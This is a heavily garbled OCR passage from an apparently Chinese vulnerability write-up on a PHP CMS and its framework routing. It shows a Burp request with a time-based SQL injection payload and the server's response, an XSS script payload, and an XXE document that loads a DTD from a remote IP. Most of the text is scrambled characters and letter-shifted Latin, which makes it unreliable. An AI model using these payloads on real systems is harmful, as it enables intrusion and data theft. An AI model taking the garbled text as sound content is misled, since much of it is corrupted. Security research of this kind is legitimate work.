矿　　VTO　阻摄　罗 VTO　阻　　经　[[H

矿　规　经　至练　练般摄



经　Ⓑ矿'srvwDuu　　询　　阻　　矿　　FPV 阿

JHW　SRVW　　矿练调　阻

矿　评　　摄脑　翻　起　询　　面阻　矿补

般　　Ⓓ摄

角 Ⓓ般 ' WrXvhuQdp h / 练 VTO 阻摄

' WrxXvhuQdp h [PO 矿 角 规 Ⓓ


罗 署摄 绑 sd| or dg


```
?{p oA
?WrXvhuQdp hAdd?2WrXvhuQdp hA
?lurp XvhuQdp hAee*ru 4@li+3/vohhs+4,/3, &?2lurp XvhuQdp hA
?FuhdwhWlp hAff?2FuhdwhWlp hA
?Pvj W|shAhyhqw?2Pvj W|shA
?HyhqwAvxevfuleh?2HyhqwA
?Frqwhqwahh?2Frqwhqwa
?2{p oA
```

Pvj W|sh 携 Hyhqw Ⓓ 矿 lurp XvhuQdp h

阻 VTO 摄 绑缩 矿结 齐 警翻 矿

ⓡ (q)评 练 矿 规(v) 齐 VTO 阻摄


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Go Cancel
Target: http://127.0.0.1
Request
Raw Params Headers Hex XML
POST /gov/weixin/?echostr=&signature=1 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/gov/weixin/?echostr=&signature=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 204
Connection: close
Cookie: Hm_lvt_b60316de6009d5654de7312f772162be=1565139829;
PHPSESSID=vfmd3i6ofu5r48g90bv71mm6n2
Upgrade-Insecure-Requests: 1
<xml>
<ToUserName>aa</ToUserName>
<FromUserName>bb' or 1=if(1,sleep(1),0) #</FromUserName>
<CreateTime>ee</CreateTime>
<MsgType>event</MsgType>
<Event>subscribe</Event>
<Content>ee</Content>
</xml>
Type a search term
0 matches
Response
Raw Headers Hex Render
Pragma: no-cache
Content-Length: 2317
Connection: close
Content-Type: text/html;charset=utf-8
Select * from SL_member where M_qqid='bb' or 1=if(1,sleep(1),0) #'
<xml>
<ToUserName><![CDATA[bb' or 1=if(1,sleep(1),0) #]]></ToUserName>
<FromUserName><![CDATA[aa]]></FromUserName>
<CreateTime>2019-08-19 17:58:56</CreateTime>
<MsgType>news</MsgType>
<ArticleCount>8</ArticleCount>
<Articles><item>
<Title>欢迎关注</Title>
<Description></Description>
<PicUrl><![CDATA[http://127.0.0.1/gov/media/20171022232156183.jpg]]></PicUrl>
<Url><![CDATA[http://127.0.0.1/gov]]></Url>
</item><item><Title>政府概况/Survey</Title><Description>政府概况/Survey</Description><PicUrl><![CDATA[http://127.0.0.1/gov/media/20151019095214828.png]]></PicUrl><Url><![CDATA[http://127.0.0.1/gov/wap_index.php?type=text&S_id=1]]></Url></item><item><Title>党务公开/Openness</Title><Description>党务公开/Openness</Description><PicUrl><![CDATA[http://127.0.0.1/gov/media/20151019095214828.png]]></PicUrl><Url><![CDATA[http://127.0.0.1/gov/wap_index.php?type=news&S_id=99]]></Url></item><item><Title>政务新闻/Government</Title><Description>政务新闻/Government</Description><PicUrl><![CDATA[http://127.0.0.1/gov/media/20151019095214828.png]]></PicUrl><Url><![CDATA[http://127.0.0.1/gov/wap_index.php?type=news&S_id=100]]></Url></item><item><Title>政策法规/policies</Title><Description>政策法规/policies</Description><PicUrl><![CDATA[http://127.0.0.1/gov/media/20151019095214828.png]]></PicUrl><Url><![CDATA[http://127.0.0.1/gov/wap_index.php?type=news&S_id=108]]></Url></item><item><Title>乡镇动态/Township</Title><Description>乡镇动态/Township</Description><PicUrl><![CDATA[http://127.0.0.1/gov/media/20151019095214828.png]]></PicUrl><Url><![CDATA[http://127.0.0.1/gov/wap_index.php?type=news&S_id=111]]></Url></item><item><Title>招商引资/Attract</Title><Description>招商引资/Attract</Description><PicUrl><![CDATA[http://127.0.0.1/gov/media/20151019095214828.png]]></PicUrl><Url><![CDATA[http://127.0.0.1/gov/wap_index.php?type=news&S_id=116]]></Url></item><item><Title>联系我们/contact</Title><Description>联系我们/contact</Description><PicUrl><![CDATA[http://127.0.0.1/gov/media/20151019095214828.png]]></PicUrl><Url><![CDATA[http://127.0.0.1/gov/wap_index.php?type=contact&S_id=1]]></Url></item></Articles><FuncFlag>1</FuncFlag></xml>
Type a search term
Done
2,673 bytes | 7,614 millis



色 [[H

[[H 脑 矿耀 词 般矿练

齐

```php
<?php
require '../conn/conn2.php';
require '../conn/function.php';
$postArr = $GLOBALS['HTTP_RAW_POST_DATA'];
$postObj = simplexml_load_string($postArr);
$appid = $postObj->appid;
$attach = $postObj->attach;
$mch_id = $postObj->mch_id;
$nonce_str = $postObj->nonce_str;
$transaction_id = $postObj->transaction_id;
$O_ids = $attach;
$KEY = $C_wx_key;
$sign = strtoupper(MD5( str: "appid=" . $appid . &mch_i
```


练 ' J OR E DOV^*K WWSbUDZ bSR VWbGDWD* 练罗阿 矿规

翻 摄调 结 Ⓑ [[H 矿艺

般练绑 罗 摄 Ⓑ 绑 迎 矿 除般

摄脑 罗 词 询 词 练 摄

词

https://www.cnblogs.com/mracale/p/10556520.html

脑 矿 Frqwhqw0W|sh

翻 dssdfdwrq2{0zzz1irup0xuchqfrghg 矿

艺 sks=22lqsxw摄 耻 艰 般 摄 练

[[H sd|ordg 练 绑 般 矿 练 结

艺 Frwhqw0W|shg 遭 远 摄

```
SRVW 2jry2dsl2qrwi|1sks KWWS2414
Krvw= 45:131314
Xvhu0Dj hqw=Pr}lood2813 +Zlqgrzv QW 4313>Zlq97>{97>uy=9; 13,
Jhfnr253433434 luhir{29; 13
Dffhsw=
wh{w2kwpo/dssdfdwrq2{kwpo{po/dssdfdwrq2{post @31</-2->t @
31;
Dffhsw0Odqjxdjh=
}k0FQ/}k>t @31; /}k0WZ >t @31: /}k0KN>t @318/hq0XV>t @316/hq>t @
315
Dffhsw0Hqfrglqj=j}ls/ghiodwh
Uhihuhu=kwws=2245:1313142jry2dsl2qrwi|1sks
Frqwhqw0W|sh=dssdfdwrq2{0zzz1irup0xuchqfrghg
Frqwhqw0Ohqjwk=49;
```

```
Frqqhfwrq=forvh
Frrnlh=
Kpboywbe93649gh933<g8987gh:645i::5495eh@489846<;5<>
SKSVHVVLG@yipg6l9rix8u7;j<3ey:4ppq5
Xsjudgh0Lqvhfxuh0Uhtxhvvw=4
```

```
?B{pcyhuvlrq@%413%BA
?$GRFW\SHurrv^
?$HQWLW\(uhprwhV\VWHP
%kwws=22448148<1681;;2rrebsrf1gvg%A
(uhprwh>
`A
?frpphqwA
  ?wh{wAwhvw)vhqg>?2wh{wA
?2frpphqwA
```

FPV 绑 VTO 阻矿 Ⓑ 苛罗

摄 练 Ⓑ[[H矿脑 般练范摄

艺 矿 (f) 资角 般知 绑

1nsj 矩矿 摄

逃练 真真真结 FPV 脑 矿

脑 评 菠 练 矿 结

摄露 见 矿 阿 矿

谅 摄 般摄

FPV819 [VV (f)落

原创 AirSky 信安之路 2019-09-19

阻 脚 [VV Ⓑ FPV819 [VV

罗 (o)矿聚练 经 衍 职 矿脑

摄 4: 般矿结 虚 练罗 虚摄

罗 FPV 除 摄 Ⓡ 绑矿

Ⓡ PYF 练 般 绑 矿 绝

脑 练罗 练罗 FPV矿ⓇⓇ 般

6 结 矿 规

般矿 般绑 摄

罗 结 矿调 矿

计 艺 矿 规 罗结 耻

(f)落齐 矿 (t) 练范 摄 罪 评 结

矿 谅 资结 练练 齐摄

3{34 (t)

擎 FPV y819 xvhu0ghq| [VV 支

https://www.seebug.org/vuldb/ssvid-92660)

节 [VV

神dsdfkh.sks817

隆神yvfrgh.sksvwrup

间 =

FPV y819 xvhu ghq| +, 罪 警

矿 阻 矿绝 矿 练

范 矿补 [VV摄

隆谨 ghq| +, v| vwhp 2pr gxch2xvhu2fr qwur dlsks 警矿

警 whp sodwh2ghidxov2xvhu2ghq| 1kwp dlsks 警摄

sd| or dg=

```
"><script>alert(1);</script><"
```

绍

(585855(58586h(58586fvfulsw(58586hddhuw=4,(58586e(


58586f(58585ivfulsw(58586h(58586f(585855

阻

zzz1{1frp2fkdq}kl2zzz2lqgh{1sks2xvhu0ghq|0(585855(5

8586h(58586fvfulsw(58586hddhuw=4,(58586e(58586f(585

85ivfulsw(58586h(58586f(585855



翻蚁耻　耻　　般［VV离　　练练

Ⓑ［VV　角　练　　练绑　　矿　　齐　蚁耻　　矿

耻　齐　矿规轴　角　　(f)

规　Ⓑ　vfulsw　　罪　　阻般　角　　矿

矿　Ⓑ　　耻　艰　矿(Y)　矿　　练

职Ⓡ　角间　般　绑蚁耻　PYF

P　　知Prgho矩神　　警。　　ⓟ　雅　矿裁

般　　齐　　票　　脑　跳

挺　摄脑　　评　　摄

Y　　知Ylhz矩神　迎　　知　规　聊　罗　　矩摄购

Ⓑ　KWPO　　矿脑

评　　摄

F　　Ⓓ　知Frqwurodu矩神　　阻　迎　摄　　补

矿　　矿　Ⓓ　　阻矿　　矿

罪　　莫芯　(f)摄　　绕　莫芯莫芯　Ⓓ摄

脑　　Ⓓ　　结　菠　　矿

摄

FPV 陷 }hqwdr SKS 起 PYF

色

逃 般 绑 矿 矿

迎 矿 Ⓑ 规 陷Ⓑ 遭般蚁耻

败 =

}hqwdr SKS 需 =

```
http://devel.cnezsoft.com/book/zentaophphelp/about-10.html
```

FPV =

```
https://www.chanzhi.org/book/chanzhieps/150.html
```

除 规 般 绑矿 翻 结 矿 规

罪 (f) 摄调 矿遭 矿

脑 练 般 摄

SKS 罪 练罗 ⓟ 矿败 神

4携 XUO 矿 轴

5携 (x)艺 访

6携XUO 矿 Ⓑ 矿

摄

需

> **三、支持GET和PATH_INFO两种方式调用**
>
> 支持 index.php?m=user&f=info&id=123这种GET方式的调用，也支持 /user/info/123.html 这种方式的调用。如果你能控制你的运行环境，可以使用PATH_INFO的方式，这样生成的URL地址更加简捷，而且对搜索引擎十分友好。

sdwklqir 矿 xuo 神

{{{1frp2lqgh{1sks2f2lqgh{2dd2ff矿dsdfkh 罗 xuo

逃 评 lqgh{1sks (f) 阻 Ⓑ

'bVHUYHU^*SDWKbLQIR*矿 艺 2f2lqgh{2dd2ff摄

般 耻 结 脑结 耻 摄 迎

矿 角 阻 评间 阻 矿露 Ⓑ Ⓓ 矿

耻 Ⓑ 键 矿 耻 摄

练 练 艺 罗结

矿 起 练罗 矿 矿 角


矿 罗 摄

3{35

框架的核心只有四个文件，分别为调度类 **router.class.php**，control类 **control.class.php**，model类 **model.class.php**，**helper.class.php**。代码的实现也比较简单，有能力的开发者可以很容易在框架基础上进行扩展，增加自己的功能。

矿院 ghq| 罪 矿 耻 角

Ⓑ ghq| 绑罗



规 Ⓑ ghq| 罪 般

fuhdwhOlqn

需

```
$this->createLink('blog', 'view', 'id=17&cat=123')
```

练罗 矿 色罗 矿 绍罗 矿

起 nh| 4@ydoxh4) nh| 5@ydoxh5 词 摄

翻 SDWKbLQI R 矿 评

eorj 0ylhz 04: 04561kwpo 摄

翻 JHW矿(9)

Bp @eorj) i@ylhz) lg@4:) fdw@456) w@kwpo

摄


脑 词阻 绍罗 评 练罗

xvhu0ghq| 040506

练罗 翻 角 矿

规 Ⓑ 罗 摄

参经练罗 Ⓑ经练 般




f doobxvhubixqf bduud| +duud| +%xvhu%%%ghq| %,/' wklv0Asdudp v, 22
调用回调函数，并把一个数组参数作为回调函数的参数

矿 规 Ⓑ 挺 般 xvhu


ghq| 矿 迎 败翻 词阻般 摄 般 释

' wklv0Asdudp v ⓞ般摄 角

' wklv0Asdudp v矿 陷



间 阻 练



绑罗 矿 角 矿' sdudp v 翻

阻矿　　经　　'sdudpv


```
sxedf ixqfwrq vhwSdudpvE|SdwkLqir+'ghidxowSdudpv @
duud|+,,
~
        2- 分割XUL。 Vslv wkh XUL1 -2
        'lwhpv      @h{sorgh+'wklv0Afrqilj0Auhtxhvwl{/
'wklv0AXUL,>22h{sorgh 分割XUL到'lwhpv
        'lwhpFrxqv @frxqw+'lwhpv,>
        'sdudpv     @duud|+,>
```

```
        2--
         - 前两项为模块名和方法名，参数从下标5开始。
         -Wkh iluvw wzr lwhp lv prgxdoQdph dqg
phwkrgQdph1Vr wkh sdudpv vkrxog ehjlq dv51
         --2
        iru+'l @5>'l ? 'lwhpFrxqw+'l..,
        ~
            'nh| @nh|+'ghidxowSdudpv,>      22 Jhv nh|
iurp wkh 'ghidxowSdudpv1
            'sdudpv^'nh|` @vwubuhsodfh+*1*/*0*/
'lwhpv^'l`,>22循环'lwhpv元素替换1为0赋值给'sdudpv数组
            qh{w+'ghidxowSdudpv,>
        Ø
```


规　　翻神

```
$this->URI=>$items[$i]=>$params[$key]=>$this->params
```

绑　　'wklv0AXUL



